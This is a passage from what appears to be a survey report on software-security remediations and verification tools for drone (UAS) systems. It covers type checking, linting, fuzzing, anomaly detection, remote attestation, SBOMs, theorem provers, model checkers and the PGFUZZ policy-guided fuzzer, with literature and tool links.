One common feature of memory-safe languages is automatic memory management through techniques like garbage collection, which ensures that memory is allocated and deallocated without the programmer having to manually handle it. Languages such as Java, Python, and C# are considered memory-safe because they prevent direct manipulation of memory through pointers and automatically manage the lifetime of objects. This reduces the chances of errors like memory leaks, where memory is not properly freed, or accessing memory that has already been released.

Other memory-safe languages, such as Rust, achieve safety through strict compile-time checks without sacrificing performance. Rust, for instance, enforces ownership rules and borrowing principles, ensuring that memory is neither double-freed nor accessed concurrently in ways that could lead to undefined behavior. Unlike garbage-collected languages, Rust guarantees memory safety through its system of ownership, references, and lifetimes, which are checked during compilation, allowing developers to write high-performance code without needing to manually manage memory while avoiding the risks of unsafe memory access. Memory safety is therefore a critical feature for creating robust, secure, and reliable software, particularly in systems programming and other performance-sensitive areas.

Literature Links

- Aeneas: Rust Verification by Functional Translation – Theoretical underpinnings of the Rust borrow checker and Rust semantics.
- Understanding Memory Management – Online tutorial presentation of how memory management generally and garbage collection in Java work.

- The Garbage Collection Handbook – Overview of memory management fundamentals as realized using garbage collection techniques.

Tool Links

Languages that perform automated memory management are increasingly common. Thus included are three links here to representative languages.

- Rust – The official Rust language repository
- Java Tutorial – Tutorial on writing and using Java
- Common Lisp – The official Common Lisp community page

4.1.5 Type Checking

Static type checking for security refers to the use of a programming language's type system to detect and prevent potential security vulnerabilities at compile time before the code is run. By enforcing a set of rules about how data types are used and how different types can interact, static type checking helps catch type-related errors early in the development process, reducing the risk of vulnerabilities that could be exploited by attackers.

In statically typed languages, the type system enforces constraints on the operations that can be performed on variables, ensuring that only valid operations are applied to data of specific types. For example, if a function expects an integer as an argument, the type system ensures that no non-integer (*e.g.*, a string or a pointer) can be passed in, thus preventing mismatched data that could lead to vulnerabilities like buffer overflows, type confusion, or memory corruption. This kind of early checking helps prevent errors that might otherwise go undetected until runtime when they could potentially be exploited by an attacker.

In addition to preventing basic type-related bugs, static type checking can be used to enhance the security of a program by enforcing stronger guarantees about the flow of data and control within the system. For example, by ensuring that sensitive data (like passwords or cryptographic keys) is kept in specific, restricted types or that certain functions can only be called in safe contexts, static typing can help prevent issues such as data leakage, improper access control, and privilege escalation. Languages with strong static type systems, such as Rust, Java, and Haskell, can offer higher security guarantees by catching potentially dangerous operations early, ensuring that the code behaves as expected, and reducing the chances of vulnerabilities that might be exploited in production environments.

Literature Links The literature is replete with tutorials and scholarly works on type systems and type checking. Included here are three links representative of three major schools of type inference and checking.

- Types and Programming Languages – Classic text on programming language semantics and type inference using small-step operational semantics.
- The Semantics of Types in Programming Languages – Classic text on denotational techniques for specifying and using type systems.
- The Little Typer – A curious little book that describes the implementation of a type inference system in Scheme (now Racket).

Tool Links

- Haskell – Modern implementation of a lazy language implementing type inference
- ML – Standard ML of New Jersey system representing the classic implementation of type inference
- Rust – The Rust language system

4.1.6 Linting

Linting in software engineering refers to the process of using automated tools to analyze source code for potential errors, stylistic issues, and adherence to coding standards. The term "lint" is taken from the Unix lint tool that originally applied these techniques to C code. A linter checks code for common programming mistakes, such as syntax errors, undefined variables, or unused imports, as well as for code quality issues, like inconsistent indentation, improper naming conventions, or overly complex logic. The primary goal of linting is to improve the readability, maintainability, and correctness of code before it is compiled or executed but can check for security issues manifest in syntax.

Linters can be customized to enforce specific coding guidelines, making them highly valuable in team environments where consistency across the codebase is crucial for satisfying security properties. In addition to catching simple errors, linters can help ensure that best security practices are followed, reducing the likelihood of common security bugs. Some linters even provide suggestions for code optimization or refactoring, helping developers to write cleaner, more efficient code.

While linting primarily focuses on static analysis of code, it is not a substitute for testing or dynamic analysis. It serves as an early detection mechanism that can catch many common mistakes before they manifest at runtime. By identifying issues in real-time or during code reviews, linting helps maintain high-quality code, reduce the likelihood of bugs, and foster better software development practices.

Literature Links

- OWASP DevSecOps Guidelines – Linting applied specifically to checking security issues.
- Understanding Code Linting Techniques and Tools – An overview of linting, how to use lint in software development, and a look at various linting tools.

Tool Links

- Checking C Programs with Lint – Usage guide for the original Lint program for C
- Pylint – Linter for Python
  Cppcheck – Linter for C and C++
  Chippy – Linter for Rust

Dynamic analysis

This section provides a high-level and selective review of relevant literature regarding dynamic analysis remediations, including assurance cases, certification, fuzz testing, monitoring and response, and remote attestation.

4.1.7 Assurance Cases

Assurance cases are structured arguments that provide a compelling rationale for the confidence in a system's safety, security, or reliability. They are often used in high-stakes domains such as aerospace, automotive, and healthcare, where the consequences of failure can be severe. An assurance case typically consists of a claim, evidence, and a structured argument that links the evidence to the claim. This framework helps stakeholders understand the reasoning behind the assurance and facilitates communication among engineers, regulators, and other interested parties.

The structure of an assurance case is often represented using a graphical format, such as a goal structuring notation or a similar method. This visual representation allows for a clear depiction of the relationships between claims, sub-claims, and supporting evidence. The claims may include assertions about the system's performance, safety features, or compliance with regulatory standards. The evidence can come from various sources, including test results, analysis reports, and expert judgments, all of which contribute to substantiating the claims made.

In addition to providing a framework for demonstrating assurance, assurance cases also serve as a living document throughout the system's lifecycle. They can be updated as new evidence becomes available or as the system evolves, ensuring that the assurance remains relevant and robust. This adaptability is crucial in managing risks and maintaining stakeholder confidence, as it allows for continuous improvement and validation of the system's safety and reliability claims. Overall, assurance cases play a vital role in risk management and decision-making processes in complex systems.

Literature Links

- A Short Introduction to Assurance Cases
- Arguing Security
- Introduction of Assurance Case Method and its Application in Regulatory Science

Tool Links

- RESOLUTE

4.1.8 Certification

Certification is the process of testing, validation, and verification, often by an independent third party, to ensure a system or product meets specific requirements or objectives. Many government agencies rely on certification to ensure safety requirements are met and maintained over time, especially when dealing with critical infrastructure or systems whose failure can cause loss of human life. An example in the aerospace domain is the DO-178C, Software Considerations in Airborne Systems and Equipment Certification document. This document is developed by independent agencies like the Radio Technical Commission for Aeronautics and the European Organisation for Civil Aviation Equipment, and guides how certification authorities like the FAA and EASA approve commercial software-based aerospace systems. One of the primary stated goals of this certification document (and others like it) is to classify high-level as precisely as possible and map these to low-level requirements that can be checked in a dependable and verifiable manner.

Since the release of DO-178C (and its predecessor DO-178B), there have been additional supplementary documents released with additional guidance, including DO-330 (Tool Qualification), DO-331 (Modeling), and DO-333 (Formal Methods). These supplements reflect the growing desire for standards bodies to make the semantics of certification activities more explicit and automatable. Certification remains time and labor-intensive, and thus expensive to repeat for even small changes to existing systems. Ongoing research aims to leverage established techniques like automated testing and formal methods to improve the quality and timeliness of certification through Formal Methods Tool Qualification.

Literature links

- RTCA inc.
- EUROCAE
- FMTQ (Formal Methods Tool Qualification)

Tool links

- NASA FMTQ
- FAA DO-178B/C Differences Tool

4.1.9 Fuzz Testing

Fuzzing is an automated software testing technique that injects random or semi-random inputs into a program to uncover bugs and security vulnerabilities. Traditional testing often relies on predefined inputs and test cases, which may miss unexpected edge cases and complex interactions. Fuzzing overcomes this by exploring a vast input space, including scenarios developers might not anticipate. Tools like American Fuzzy Lop use feedback-based mutation to maximize code coverage, efficiently identifying issues such as buffer overflows, memory leaks, and crashes. This makes fuzzing invaluable for security-critical software ensuring resilience against unforeseen inputs.

Fuzzing drones and robotic systems present unique challenges due to their cyber-physical nature. This dual-space operation significantly expands the input and output spaces, which include sensor data (e.g., GPS, accelerometer, gyroscope), user commands, and dynamic environmental conditions. Unlike traditional software, where program behavior can be defined strictly based on input-output relationships, robotic systems exhibit context-dependent behavior. For instance, a drone might move forward under normal conditions but land when GPS is lost or reverse near an obstacle. Correct behavior depends on environmental factors, making it difficult to define pass/fail criteria for fuzzing and requiring sophisticated techniques to model physical space interactions. Moreover, robotic systems process large, continuous input streams, such as periodic sensor measurements, which traditional fuzzing tools cannot efficiently explore. Achieving comprehensive test coverage in these vast input spaces remains a significant hurdle.

Another major challenge lies in sensor manipulation attacks, such as GPS spoofing or jamming, which feed erroneous sensor inputs into the system. Subtle deviations, like slight GPS offsets, may not trigger traditional error detection mechanisms but can propagate through control algorithms, leading to catastrophic failures such as collisions or mission degradation. Additionally, robotic systems, especially drone swarms, face multi-agent interaction complexities. Swarm control algorithms coordinate the behavior of multiple drones, making them vulnerable to adversarial disruptions. Subtle attacks, such as splitting drone groups or altering a single drone's trajectory, can propagate incorrect control decisions across the swarm. Traditional fuzzing tools, which focus on single-agent systems or memory vulnerabilities, struggle to address these higher-order interactions. Furthermore, real-time operational constraints, such as computational limits and decision-making deadlines, make it challenging to apply resource-intensive fuzzing techniques to robotic systems effectively.

Fuzzing in drones and robotics systems focuses on critical targets that influence safety, performance, and reliability. Swarm control algorithms are key targets, as they manage the coordinated behavior of drones in a swarm. Tools like SWARMFLAWFINDER and SwarmFuzz uncover logic flaws and Swarm Propagation Vulnerabilities (SPVs), where subtle disruptions, such as GPS spoofing, propagate incorrect commands, leading to mission failure or collisions. Another major target is sensor input handling, including GPS, gyroscope, and accelerometer data, which are vulnerable to manipulation attacks like GPS spoofing or jamming. Additionally, RV control software such as ArduPilot, PX4, and Paparazzi is fuzzed to detect logic bugs, like failures to trigger fail-safes under specific conditions. Tools such as PGFUZZ systematically explore configuration parameters, sensor inputs, and user commands to identify unsafe states and policy violations. Finally, fuzzing evaluates safety and functional policies to ensure compliance with expected behaviors and tests multi-agent interactions in swarms to identify emergent vulnerabilities caused by adversarial disruptions.

Literature Links

- SWARMFLAWFINDER: Discovering and Exploiting Logic Flaws of Swarm Algorithms
- SwarmFuzz: Discovering GPS Spoofing Attacks in Drone Swarms
- RoboFuzz: fuzzing robotic systems over robot operating system (ROS) for finding correctness bugs
- PGFUZZ: Policy-Guided Fuzzing for Robotic Vehicles
- OSS-Fuzz - Google's continuous fuzzing service for open source software

Tool Links

- SwarmFuzz
- RoboFuzz
- OSS-Fuzz
- AFL – American Fuzzy Lop

4.1.10 Monitoring and Response

It is not always possible to prevent attacks, so it can be important to detect if an attack may be occurring to perform some sort of mitigation or graceful degradation such as a safe landing. Anomaly detection is more relevant to stealthy attacks such as spoofing, but responses can be applicable in general like with jamming attacks. Anomalies can be detected in software execution, sensor readings, or UAS behavior. Methods related to software execution are discussed in Section 2.2 Software Attacks. Here the focus is on signal or behavior anomalies regardless of how they were caused. Anomaly detection can augment the spoofing defenses discussed in Section 2.3.1 Spoofing and Section 2.3.2 Jamming. It is recommended to read those sections to understand the attacks and defenses mentioned here.

For anomalies related to sensor readings and UAS behavior, the expected behaviors, noise, sensor outputs, and other data are characterized beforehand by generating flight data or developing dynamics equations. A model can then be created, for example by training a machine learning model, which can detect if behaviors are expected or not. This means that attackers are limited to attacks within a small margin of noise or tolerance and may need more knowledge about the system to succeed. Anomaly detection systems can run as software on the UAS. Alternatively, a digital twin infrastructure can be used where a ground station can run a simulator of the UAS while the UAS reports its actions. The simulator can confirm if the actions are as expected. In general, it is simple and effective to implement some form of anomaly detection, although more sophisticated methods that have lower noise tolerance, use complex physics, or use digital twins may be more difficult. Practically, it depends on the expected sophistication of any attackers.

If an anomaly is detected, for example, suspicious sensor readings or actuator commands indicative of spoofing, or in general if an attack is detected such as jamming, then a response can be taken. If the UAS is using sensor fusion or redundant sensors, then it may be possible to ignore the suspicious sensors or continue operating. If the operation is not possible, then the UAS can enter a safety mode (or fail-safe mode, emergency mode), which commonly involves hovering in place or attempting to land. Another possibility is to follow instructions or manual control from a ground station. Response methods are simple and effective to implement.

It is preferable that both the anomaly detection and safety mode response are run on a secure OS partition, trusted execution environment, or even a secure coprocessor. This general workflow is sometimes referred to as a secure system simplex. For example, if an anomaly is detected in the actuator commands, it may be indicative of software compromise, meaning that any safety mode that is run on the same system may also be compromised. Running monitoring and response on a secure partition can add difficulty to the implementation and will be dependent on the expected abilities of the attacker to compromise software. Methods to ensure computing base security are discussed more in 2.2 Software Defenses but generally, they cause software to be slower but more secure, making them suitable for small yet critical applications.

Example Attacks:

- Control Attack with Anomaly Detection Avoidance: https://arxiv.org/pdf/2407.15003

Example Defenses:

- Anomaly detection algorithm against stealthy sensor/actuator attacks:
  - https://www.usenix.org/conference/usenixsecurity20/presentation/quinonez,
  - https://github.com/Cyphysecurity/SAVIOR
- Anomaly detection framework with both kalman filter monitoring and emergency response mode running in a secure OS
  - https://www.usenix.org/conference/usenixsecurity21/presentation/khan-arslan,
  - https://github.com/purseclab/M2MON
- Digital twin with machine learning anomaly detection
  - https://ieeexplore.ieee.org/document/9594321

4.1.11 Remote Attestation

Remote Attestation (RA) refers to a broad collection of tools and techniques to determine the integrity of hardware and software running in remote environments. RA tools are closely related and often complementary to Trusted Computing and Trusted Execution Environment (TEE) technologies including the Trusted Platform Module (TPM), Intel’s SGX, and AMD’s SEV (to name only a few). TPMs and TEEs are shipped regularly with commodity hardware and provide roots of trust for higher-level attestations and trust decisions regarding potentially malicious hardware/software remote environments. RA, while not widely known, is routinely deployed on commodity hardware, and leveraged by large cloud providers including Google, AWS, and Microsoft. It is also often used alongside complimentary access control technologies like seLinux, seAndroid, Linux Integrity Measurement Architecture, and seL4.

In addition to these more mainstream uses of RA in commodity desktop/server systems, it is increasingly also being employed on IoT and smaller embedded devices. In particular, Swarm Attestation techniques support gathering integrity evidence from a distributed (perhaps mobile) collection of IoT devices. In the embedded device space, more care has to be taken to ensure RA actions do not take away resources that are vital for the main device's normal operation. Finally, an open area of research in RA is Semantic Remote Attestation, or attestations that are well-founded in explicit semantic arguments for system-level integrity. A seminal line of work in this space stems from Coker et. al's Principles of Remote Attestation.

Literature links

- Google Cloud: Remote attestation of disaggregated machines
- Microsoft Azure Attestation
- Swarm Attestation
- Principles of Remote Attestation

Tool links

- NitroTPM for Amazon EC2 instances
- Linux Integrity Measurement Architecture
- Security-Enhanced Linux in Android

4.2 Code rewriting

This section provides a high-level and selective review of relevant literature regarding code rewriting remediations, including bug fixing, refactoring/rewriting, and software/hardware BoM .

4.2.1 Bug fixing

Bug fixing is a critical aspect of ensuring the cybersecurity and operational safety of UAS. Unlike traditional software, UAS operates within a cyber-physical environment, where bugs can manifest not only as software errors but also as physical hazards, such as erratic flight behavior or crashes. Bugs in UAS software are often categorized into two types: memory-related bugs, such as buffer overflows or memory leaks, and logic bugs, which cause deviations from intended behavior without necessarily halting the program. Logic bugs are prevalent in UAS control software, as they can result in unsafe physical states like failures to execute fail-safe mechanisms during GPS loss or altitude miscalculations during navigation.

The complexity of UAS systems presents unique challenges for bug fixing. Correct behavior depends on both the cyber space (e.g., software code and input commands) and the physical space (e.g., environmental conditions such as wind, obstacles, or signal loss). This dual dependency requires a more nuanced approach to bug identification and patching, as errors may only become apparent under specific environmental or operational conditions. Moreover, the large input-output space of UAS software, encompassing real-time sensor data, communication protocols, and mission parameters, makes traditional testing and patching methods insufficient.

Modern approaches to bug fixing in UAS include Automated Program Repair (APR**)** techniques, which aim to identify and patch vulnerabilities with minimal human intervention. For instance, policy-guided frameworks, such as PGPATCH, leverage predefined policies or logic formulas to detect and resolve logic bugs in real-time. These frameworks utilize static and dynamic analysis to classify bugs, generate targeted patches, and validate their effectiveness through automated tests. By addressing the complexities of UAS environments, such tools provide a systematic method for improving the safety, reliability, and security of UAS software. In the broader context of UAS cybersecurity oversight, adopting robust bug-fixing strategies ensures compliance with safety standards and reduces the risk of exploitation by adversaries. This step is essential for maintaining operational integrity and trust in UAS deployments across critical sectors.

Literature links:

- Debugging in VSCode – Tutorial on using debugging capabilities in the popular VSCode environment.
- Debugging Survey – Survey on debugging techniques in education.
- Survey on Debugging Practices – Survey of debugging practice evolution in commercial practice.

Tool links

- VSCode – Top code development environment from Microsoft. Freely available.
- GDB – Gnu debugger. Freely available.
- IntelliJ – Top Java development environment.

4.2.2 Refactoring/Rewriting

Software refactoring is the process of restructuring existing computer code without changing its external behavior. The primary goal of refactoring is to improve the nonfunctional attributes of the software, making it easier to understand, maintain, and extend. This practice is essential in software development as it helps to eliminate code smells—indicators of potential problems in the codebase—such as duplicated code, long methods, and large classes. By addressing these issues, developers can enhance the overall quality of the software, making it more robust and adaptable to future changes.

One of the key benefits of refactoring is that it can lead to increased productivity over time. As code becomes cleaner and more organized, developers can navigate and comprehend it more easily, reducing the time spent on debugging and adding new features. Additionally, refactoring can facilitate better collaboration among team members, as well-structured code is easier for multiple developers to work on simultaneously. This collaborative environment fosters innovation and allows teams to respond more swiftly to changing requirements or market demands.

However, refactoring is not without its challenges. It requires a deep understanding of the existing codebase and a careful approach to ensure that no new bugs are introduced during the process. Developers often need to balance the immediate need for new features with the long-term benefits of maintaining a clean codebase. To mitigate risks, it is advisable to implement automated testing before and after refactoring, ensuring that the software's functionality remains intact. By prioritizing refactoring as a regular part of the development cycle, teams can maintain a healthy codebase that supports ongoing growth and evolution.

Literature links:

- Refactoring in VSCode – Tutorial on using refactoring capabilities in the popular VSCode environment.
- Refactoring Survey – Survey on refactoring techniques and tools.
- Survey of Refactoring Practices – Survey of refactoring practices from IEEE.

Tool links

- VSCode – Top code development environment from Microsoft. Freely available.
- Eclipse – Eclipse code development environment. Freely available.
- IntelliJ – Top Java development environment.

4.2.3 Software Bill of Materials (SBoM)

A Software Bill of Materials (SBOM) is a comprehensive inventory that lists all the components, libraries, and dependencies used in a software application. It serves as a detailed record that outlines the various elements that make up the software, including their versions and licenses. The primary purpose of an SBOM is to enhance transparency and security in software supply chains, allowing organizations to understand what is included in their software products. This is particularly important in today's landscape, where software vulnerabilities can arise from third-party components, making it essential for organizations to have visibility into their software's composition.

The adoption of SBOMs has gained momentum due to increasing regulatory requirements and the growing emphasis on cybersecurity. Governments and industry standards are pushing for greater accountability in software development, prompting organizations to adopt practices that ensure the integrity and security of their software supply chains. By maintaining an SBOM, organizations can quickly identify and address vulnerabilities in their software components, ensuring compliance with licensing agreements and reducing the risk of security breaches. This proactive approach not only protects the organization but also builds trust with customers and stakeholders.

Moreover, SBOMs facilitate better collaboration and communication among development teams, security professionals, and compliance officers. With a clear understanding of the software components in use, teams can work together more effectively to assess risks, manage updates, and implement security measures. Additionally, SBOMs can streamline the process of software audits and assessments, making it easier for organizations to demonstrate compliance with industry standards and regulations. As the software landscape continues to evolve, the importance of maintaining an accurate and up-to-date SBOM will only increase, serving as a critical tool for managing software risks and ensuring the long-term sustainability of software products.

Literature Links:

- SBOM Format Survey – Survey of existing SBOM formats and standards from NTIA
- SBOM Introduction – Basic introduction to what SBOMs are and what they contribute
- On the Way to SBOM – Scholarly paper on the evolution of SBOM and integration with software development practices.

Tool Links:

- Survey of SBOM tools – Survey of existing public domain and proprietary SBOM tools.

- VSCode SBOM – Integrated SBOM tool for VSCode
- Eclipse SBOM tool – A SBOM tool for Java integrated in Eclipse

5 TOOL TYPES

The focus of this section of the report is on tool types; it contains three sub-sections: static analysis, dynamic analysis, and code rewriting.

5.1 Static analysis

This section provides a high-level and selective review of relevant literature regarding static analysis tools, including State Transition Systems, Theorem provers, Model checkers, SAT/SMT solvers, Type Systems, and Managed Languages.

5.1.1 State Transition Systems

A state transition system is a mathematical model used to represent the behavior of a system over time. It consists of a set of states and a set of transitions between these states, which describe how the system evolves in response to various inputs or conditions. A state represents a particular configuration or condition of the system, while a transition specifies how the system moves from one state to another based on certain events or actions. These transitions are typically represented as directed edges between nodes, where each node corresponds to a state, and each edge is labeled with the action or condition that triggers the transition.

State transition systems are often used to formally specify and analyze the dynamic behavior of software, hardware, or even biological systems. In this context, they are particularly useful for modeling finite-state machines, concurrent systems, and reactive systems, where the system's future behavior depends on both its current state and external inputs. The formalism of state transition systems allows for the precise definition of system properties, such as reachability (whether a certain state can be reached from another), safety (whether a system can avoid undesirable states), and liveness (whether the system will eventually reach a desired state). These properties can be verified using automated tools and algorithms.

One of the key applications of state transition systems is model checking, a formal verification technique that systematically explores all possible state transitions to ensure that a system satisfies its specifications. State transition systems can also be used in refinement, where a more abstract model is gradually made more concrete, preserving essential properties. By providing a clear and structured representation of how a system behaves, state transition systems help identify errors, inconsistencies, and unintended behaviors early in the design process, ensuring the reliability and correctness of complex systems.

Literature links

- State Transition – State Transition System tutorial from Science Direct
- Formal Reasoning About Programs – Adam Chlipala's introduction to reasoning about programs
- Labeled Transition Systems – Brief definition with links from PlanetMath

Tool links See theorem proving, model checking and SAT tools discussed below.

- CPN Tools – CPN state space exploration and visualization tools
- MatLab – State space analysis using MatLab

5.1.2 Theorem provers

Automated Theorem Provers (ATPs) are sophisticated software tools designed to automatically demonstrate the validity of logical statements based on a given set of axioms and inference rules. They play a crucial role in formal verification, mathematical proof, and artificial intelligence, allowing researchers and practitioners to verify complex properties of systems and algorithms without extensive manual intervention. By employing rigorous algorithms and logical frameworks, ATPs can provide proofs for a wide range of statements, from elementary mathematical theorems to complex properties in software and hardware.

The functionality of ATPs is grounded in various logical systems, including first-order logic, higher-order logic, and modal logic, among others. These systems define the syntax and semantics that guide the reasoning process. ATPs utilize strategies such as resolution, tableaux methods, and model checking to navigate through the logical space and derive conclusions. Their ability to work with diverse logical frameworks makes them versatile tools in formal methods, enabling users to tailor the proving process to specific requirements or domains.

Recent advancements in automated theorem proving have led to significant improvements in performance and applicability. Techniques such as machine learning and heuristics are increasingly integrated into ATPs, enhancing their ability to solve difficult problems and manage large search spaces. As a result, automated theorem provers have become essential in various domains, including software verification, cryptography, and formal mathematics, where ensuring correctness and reliability is paramount. Their continued evolution promises to further expand the boundaries of what can be achieved in automated reasoning and formal verification.

Literature links

- https://hol-theorem-prover.org/HOL-interaction.pdf – HOL4 turtorial and introduction
- https://softwarefoundations.cis.upenn.edu/ – Tutorial introduction to theorem proving and language semantics using Coq
- https://www.cl.cam.ac.uk/techreports/UCAM-CL-TR-189.pdf – Tutorial introduction to the Isabelle proof tool

Tool links

- https://hol-theorem-prover.org/ - HOL4 automated theorem prover for higher-order logic
- https://coq.inria.fr/ – Coq theorem prover for intuitionistic logic
- https://www.cs.utexas.edu/~moore/acl2/ – ACL2 automated theorem prover for first-order logic
- https://isabelle.in.tum.de/ - Isabelle theorem prover for higher-order logic
- https://dafny.org/ - dafny programming language and proof system

Deployment time

Theorem provers are deployed statically and used to verify requirements, designs, and software implementations.

5.1.3 Model checkers

Model checking is a formal verification technique used to systematically explore the reachable states of a computational system to ensure its correctness against specified properties. It plays a crucial role in the fields of computer science and engineering, particularly in the development of software and hardware systems where reliability is paramount. By employing mathematical models to represent system behavior, model checking can automatically verify properties such as safety, liveness, and correctness without the need for exhaustive testing.

The process of model checking involves constructing a model of the system, often represented as a state transition graph, where nodes correspond to states and edges represent transitions between them. Properties to be verified are typically expressed in temporal logic, allowing for rich and expressive specifications. The model checker then traverses the state space to ascertain whether the system adheres to these properties, identifying any potential errors or violations in the process. This automatic approach significantly reduces the risk of human error that may occur during manual verification methods.

Model checking has been successfully applied across various domains, including embedded systems, network protocols, and software applications. Its ability to handle large and complex systems makes it an invaluable tool in modern verification practices. As systems continue to grow in complexity, the need for robust verification techniques like model checking becomes increasingly critical to ensure that systems function correctly and meet their intended specifications.

Literature Links

- Model Checking – Classic text from Edmund Clarke and colleagues
- Handbook of Model Checking – Overview of model checking from Clarke, Hengzinger, Veith and Bloem
- Software Model Checking – Model checking applied specifically to software systems

Tool Links

- Model Checker Listing – WikiPedia list of model checkers currently available
- NuSMV – The NuSMV public domain model checker
- SAL – The Symbolic Analysis Laboratory from SRI
- Spin – The Spin software model checking system from Bell Labs

Deployment time

Model Checkers are deployed statically and used to verify requirements, designs, and software implementations.

5.1.4 SAT/SMT solvers

Boolean Satisfiability Problem (SAT) and Satisfiability Modulo Theories (SMT) solvers are powerful tools that automate the process of determining the satisfiability of logical formulas. SAT solvers focus on problems expressed in propositional logic, where the objective is to find an assignment of truth values to variables that make the entire formula true. This foundational problem is not only central to theoretical computer science but also has practical applications in various fields such as hardware verification, software testing, and artificial intelligence.

SMT solvers expand upon the capabilities of SAT solvers by integrating reasoning about various theories, such as integers, real numbers, arrays, and bit-vectors. This allows SMT solvers to handle more complex formulas that involve both logical expressions and mathematical constraints. By combining the strengths of SAT solving with rich theory-based reasoning, SMT solvers can tackle a wider range of problems, making them particularly useful in applications like program verification, model checking, and constraint solving.

The development of SAT and SMT solvers has significantly advanced in recent years, with numerous algorithms and heuristics improving their efficiency and scalability. Modern solvers employ techniques such as conflict-driven clause learning, which helps in pruning the search space, and incremental solving, allowing for the reuse of information from previous solving attempts. These advancements enable SAT and SMT solvers to address larger and more intricate problems, making them indispensable in both academic research and industrial applications, where correctness and reliability are critical.

Literature links

- SAT/SMT Tutorial – CVC5 tutorial on SMT solving
- SAT/SMT Tutorial – General beginner's tutorial on SMT solving

Tool links

- SAT/SMT Solvers - WikiPedia list of SAT/SMT solvers currently available
- z3 – z3 SMT solver from Microsoft Research. Freely available.
- yice – yice SMT solver from SRI. Freely available.
- kind2 – Kind 2 SMT solver from the University of Iowa. Freely available.
- CVC5 – CVC5 SMT solver

Deployment time

SAT/SMT solvers are deployed statically and used to verify requirements, designs, and software implementations. They are frequently used to construct model checkers and bespoke checkers for domain-specific languages.

5.1.5 Type Systems

Type theory meets implementation in programming languages and their compilers and runtime environments. Type systems that implement type theory vary in their power and predictive capabilities, but all attempt to ensure that data is used and managed properly. Type systems in modern languages represent the most successful mitigation for various kinds of runtime attacks involving memory.

Languages that implement type checkers allow the user to define type information in their programs and statically verify data is used correctly. Languages such as C, Java, and Ada require users to annotate data structures and functions with types and check those structures statically to determine type compatibility. We refer to this as type checking because the user specifies all types and the compiler checks the consistency of those types. Languages that implement type inference attempt to represent type information as constraints and infer from those constraints when a program satisfies properties. Languages such as ML, OCaml, and Haskell perform extensive type inference, but many modern languages adopt aspects of type inference in their compilers.

Two common classes of type systems include static and dynamic. Static type systems do their checking at compile time. This implies that types of all programming objects are known statically, before program execution. Statically typed languages include C, C++, Ada, Haskell, and Rust. Dynamic type systems determine types at runtime. Languages like Common Lisp, Scheme, and

JavaScript perform type-checking dynamically as a program runs. This allows programmers to write more general, flexible code at the cost of not finding type errors until runtime.

Both type checking and type inference are based on formal definitions described earlier. As such, most type checkers are performing primitive theorem proving. Regardless, the formal nature of type systems enables making strong guarantees about program soundness. Type systems play a critical role in the development of modern software.

Tool links.

- Haskell – Modern implementation of a lazy language implementing static type inference
- ML – Standard ML of New Jersey system representing the classic implementation of static type inference.
- Rust – The Rust language system implements a form of linear typing useful for statically checking memory usage.
- Racket (was Scheme) – Racket provides not only an excellent example of dynamic typing, but it also provides tools and domain-specific languages for exploring all aspects of programming languages including type systems.

Deployment time. As noted, typechecking can be implemented statically or dynamically implying that typechecking can be deployed throughout the software development cycle.

5.1.6 Managed Languages

Managed languages are programming languages that run on a managed runtime environment, which provides various services such as memory management, type safety, and exception handling. These languages are designed to abstract away many of the complexities associated with low-level programming, allowing developers to focus on higher-level logic and functionality. The managed runtime environment typically includes a Virtual Machine (VM) that executes the code, manages resources, and provides a layer of security and stability.

One of the key features of managed languages is automatic memory management, often implemented through garbage collection. This process automatically reclaims memory that is no longer in use, reducing the risk of memory leaks and other related issues that can occur in unmanaged languages, where developers must manually manage memory allocation and deallocation. This feature enhances developer productivity and helps create more reliable applications by minimizing common programming errors.

Examples of managed languages include Java, C#, and Python. In these languages, the code is usually compiled into an intermediate representation (such as bytecode) that is executed by a managed runtime environment, like the Java Virtual Machine for Java or the Common Language Runtime for C#. This approach allows for platform independence, as the same code can run on any system that has the appropriate runtime environment installed. Managed languages are widely used in enterprise applications, web development, and other domains where reliability, security, and ease of development are critical.

Literature Links

- Aeneas: Rust Verification by Functional Translation – Theoretical underpinnings of the Rust borrow checker and Rust semantics.

- Understanding Memory Management – Online tutorial presentation of how memory management generally and garbage collection in Java work.
- The Garbage Collection Handbook – Overview of memory management fundamentals as realized using garbage collection techniques.

Tool Links

Languages that perform automated memory management are increasingly common. Thus, included are three links here to representative languages.

- Rust – The official Rust language repository
- Java Tutorial – Tutorial on writing and using Java
- Common Lisp – The official Common Lisp community page

5.2 Dynamic analysis

This section provides a high-level and selective review of relevant literature regarding dynamic analysis tools, including PG Fuzz, Swarm testing, Testing frameworks, and Penetration Testing.

5.2.1 PG Fuzz

Robotic Vehicles (RVs) are vulnerable to various threats, including physical attacks like sensor spoofing, software crashes, insider threats, and safety mis-implementations. Traditional fuzzing approaches address memory corruption and control stability issues but fail to detect safety violations caused by poor software design. For example, an RV's software might deploy a parachute without verifying safety conditions, like altitude, leading to catastrophic failures. Existing fuzzers overlook such violations because they do not explore the full input space—user commands, configuration parameters, and environmental factors—and fail to check for policy violations beyond crashes or stability issues. PGFUZZ is a novel policy-based fuzzing framework that addresses these shortcomings by focusing on safety and functional policy violations in RVs. It systematically analyzes control software behavior to ensure compliance with safety policies, minimizing risks of dangerous failures, such as incorrect emergency braking in autonomous cars or improper anti-stall activation in aircraft systems.

PGFUZZ operates through three main components: Pre-Processing, Policy-Guided Fuzzing, and Bug Post-Processing. In the Pre-Processing phase, PGFUZZ formalizes safety and functional policies using Metric Temporal Logic (MTL). For instance, a policy requiring the fail-safe mode to activate when the engine temperature exceeds 100°C is expressed in MTL and decomposed into key states, such as temperature and fail-safe status. PGFUZZ then identifies and prioritizes inputs, including commands and configuration parameters, that influence the policy states. The Policy-Guided Fuzzing phase mutates these inputs to minimize the "global distance," a metric that quantifies proximity to a policy violation. Positive distances indicate compliance, while negative distances signal a violation. PGFUZZ dynamically adjusts inputs based on their impact on the global distance, systematically driving the software toward violations. Bug Post-Processing refines the results by minimizing input sequences that trigger policy violations and identifying their root causes, making it easier for developers to reproduce and fix the bugs.

